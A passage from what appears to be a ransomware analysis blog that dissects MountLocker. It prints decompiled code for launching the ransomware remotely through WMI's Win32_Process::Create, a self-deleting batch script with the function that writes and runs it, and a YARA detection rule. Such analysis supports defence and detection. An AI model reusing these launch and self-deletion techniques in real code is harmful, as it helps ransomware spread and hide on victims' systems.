               0i64,                          // Use the IWbemClassObject::SpawnInstance method to create a new instance of a class.
               &new_instance);
```

Figure 41: Retrieving the COM object to create a Windows32 process.

Since the **Win32_Process::Create** requires a valid value for the command line in-parameter to execute properly, **MountLocker** calls the **IWbemClassObject::Put** function to set the value of the command line to the launching command that it has built above.

```
variant.vt = result_val + 8;
variant.llVal = SysAllocString(launch_exe_command);
result_val = (new_instance->lpVtbl->Put)(
               new_instance,
               L"CommandLine",
               0i64,                        // property name: commandline
               &variant,                    // val: launch_exe_command
               0);
SysFreeString(variant.bstrVal);
```

Figure 42: Setting valid value for command line in-parameter.

Finally, it calls **IWbemServices::ExecMethod** to create a Win32 process running the **"cmd.exe"** command above. It also checks to see if the new process is created successfully or not by checking if the process's ID is changed through calling **IWbemClassObject::Get**.

```
result_val = (IWBem_services_1->lpVtbl->ExecMethod)(
               IWBem_services_1,            // create a new process to launch command
               L"Win32_Process",
               L"Create",
               0i64,
               0i64,
               new_instance,                // command line object
               &ppOutParams,
               0i64);
if ( !result_val )
{
  v8 = ppOutParams;
  if ( ppOutParams )
  {
    process_ID.vt = 1;
    result_val = (ppOutParams->lpVtbl->Get)(ppOutParams, L"ProcessId", 0i64, &process_ID, 0i64, 0i64);
    if ( !result_val && process_ID.vt == 1 )// if process ID has not changed, fail
      result_val = 1;
    goto LABEL_14;
  }
```

*Figure 43: Launching ransomware remotely using **Win32_Process::Create**.*

If any of these steps to drop and launch the executable fails, **MountLocker** just resorts to using **WNetOpenEnumW** and **WNetEnumResourceW** to enumerate through the victim's network and drops the ransomware in a similar fashion.

Self-Deletion

If the **/NODEL** argument is set to 0, **MountLocker** will delete its own executable.

First, it creates a **.bat** file in the **TEMP** folder with a random name from **GetTickCount**.

It writes this command into this **.bat** file, which clears Read-only, System, and Hidden file attribute from the ransomware executable, forces deletes the executable quietly if it exists, and deletes the bat file.

```
attrib -s -r -h %1
:l
del /F /Q %1
if exist %1 goto l
del %0
```

Next, **MountLocker** builds the command line string to execute the **.bat** file with the executable path as the parameter and finally calls **CreateProcessW** to delete itself.

```
__int64 self_deletion()
{
  __int64 v0; // rbx
  DWORD v1; // eax
  struct _STARTUPINFOW StartupInfo; // [rsp+50h] [rbp-B0h] BYREF
  struct _PROCESS_INFORMATION ProcessInformation; // [rsp+C0h] [rbp-40h] BYREF
  WCHAR bat_file_path[264]; // [rsp+E0h] [rbp-20h] BYREF
  WCHAR CommandLine[264]; // [rsp+2F0h] [rbp+1F0h] BYREF

  v0 = GetTempPathW(0x104u, bat_file_path);
  v1 = GetTickCount();
  wsprintfW(&bat_file_path[v0], L"\\%0.8X.bat", v1);
  if ( write_to_file(bat_file_path, "attrib -s -r -h %1\r\n:l\r\ndel /F /Q %1\r\nif exist %1 goto l\r\ndel %0 ", 0x41u) )
  {
    memset(&StartupInfo, 0, sizeof(StartupInfo));
    StartupInfo.cb = 104;
    StartupInfo.dwFlags = 1;
    StartupInfo.wShowWindow = 0;
    wsprintfW(CommandLine, L"\"%s\" \"%s\"", bat_file_path, &FILE_NAME_ARRAY);
    if ( CreateProcessW(0i64, CommandLine, 0i64, 0i64, 0, 0x8000000u, 0i64, 0i64, &StartupInfo, &ProcessInformation) )
      ExitProcess(0);
  }
  return 0i64;
}
```

Figure 44: Self-deletion.

YARA rule

```
rule MountLocker5_0 {
        meta:
                description = "YARA rule for MountLocker v5.0"
                reference =
"http://chuongdong.com/reverse%20engineering/2021/05/23/MountLockerRansomware/"
                author = "@cPeterr"
                tlp = "white"
        strings:
                $worm_str = "========== WORM ==========" wide
                $ransom_note_str = ".ReadManual.%0.8X" wide
                $version_str = "5.0" wide
                $chacha_str = "ChaCha20 for x86_64, CRYPTOGAMS by <appro@openssl.org>"
                $chacha_const = "expand 32-byte k"
                $lock_str = "[OK] locker.file > time=%0.3f size=%0.3f KB speed=%" wide
                $bat_str = "attrib -s -r -h %1"
                $IDirectorySearch_RIID = { EC A8 9B 10 F0 92 D0 11 A7 90 00 C0 4F D8 D5 A8 }
        condition:
                uint16(0) == 0x5a4d and all of them
}
```

References

https://blogs.blackberry.com/en/2020/12/mountlocker-ransomware-as-a-service-offers-double-extortion-capabilities-to-affiliates

https://zawadidone.nl/2020/11/26/mount-locker-ransomware-analysis.html

https://www.vkremez.com/2017/12/lets-learn-introducing-new-trickbot.html

https://github.com/Finch4/Malware-Analysis-Reports/tree/main/MountLocker

https://github.com/dot-asm/cryptogams/blob/master/x86_64/chacha-x86_64.pl

https://www.bleepingcomputer.com/news/security/mountlocker-ransomware-uses-windows-api-to-worm-through-networks/